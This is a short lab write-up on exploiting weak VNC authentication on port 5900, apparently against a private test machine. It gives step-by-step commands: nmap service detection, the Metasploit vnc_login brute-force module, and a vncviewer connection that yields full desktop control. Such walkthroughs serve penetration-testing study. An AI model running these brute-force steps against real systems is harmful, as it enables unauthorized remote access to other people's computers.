Table of Contents
1. What is VNC?
VNC (Virtual Network Computing) is a graphical desktop-sharing system that allows users to remotely control another computer over a network. It typically runs on port 5900 and provides access to the remote system’s GUI.
VNC supports:
- Remote desktop access
- Mouse and keyboard control
- Graphical interface interaction
2. How VNC Works
VNC works on a client-server architecture:
- Port 5900: Default port used for VNC connections
Process:
- Client connects to the VNC server
- Server requests authentication (password)
- Client provides credentials
- If valid, remote desktop session is established
- User can control the system graphically
3. Vulnerability Exploited
Vulnerability Name:
Weak VNC Authentication
Type:
Authentication Weakness / Brute Force
CVE:
N/A (Configuration-based vulnerability)
Description:
The service running on port 5900/tcp is identified as VNC (protocol 3.3). This version often uses weak authentication mechanisms and may allow access with weak or no password. Attackers can exploit this by brute forcing or directly connecting if authentication is not properly configured.
4. How the Exploit Works (Concept)
- The attacker scans the target and finds VNC running on port 5900.
- The service is identified as VNC protocol 3.3.
- The attacker uses a Metasploit module to brute force the VNC password.
- Weak or default password is discovered.
- The attacker gains access to the remote desktop.
- Full graphical control of the system is achieved.
5. Exploitation
Recon using Nmap
nmap -sV 192.168.72.130
Step 1: Start Metasploit
msfconsole
Step 2: Search for VNC modules
search vnc
Step 3: Use VNC login module
use auxiliary/scanner/vnc/vnc_login
Step 4: Set target IP
set RHOSTS <target-ip>
Step 6: Run the module
run
Step 7: Connect to VNC session
vncviewer <target-ip>
6. Result
- Metasploit successfully identifies the VNC password.
- Remote desktop access is obtained.
- The attacker gains full control over the target system’s graphical interface.